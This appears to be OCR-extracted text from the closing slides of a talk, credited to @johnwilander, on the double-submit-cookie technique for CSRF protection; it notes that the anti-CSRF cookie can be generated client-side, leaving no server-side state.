
Double Submit

(CSRF protection)




Double Submit

(CSRF protection)



Double Submit

(CSRF protection)



Anti-CSRF cookie can
be generated client-side
=> no server-side state

Thanks!

@johnwilander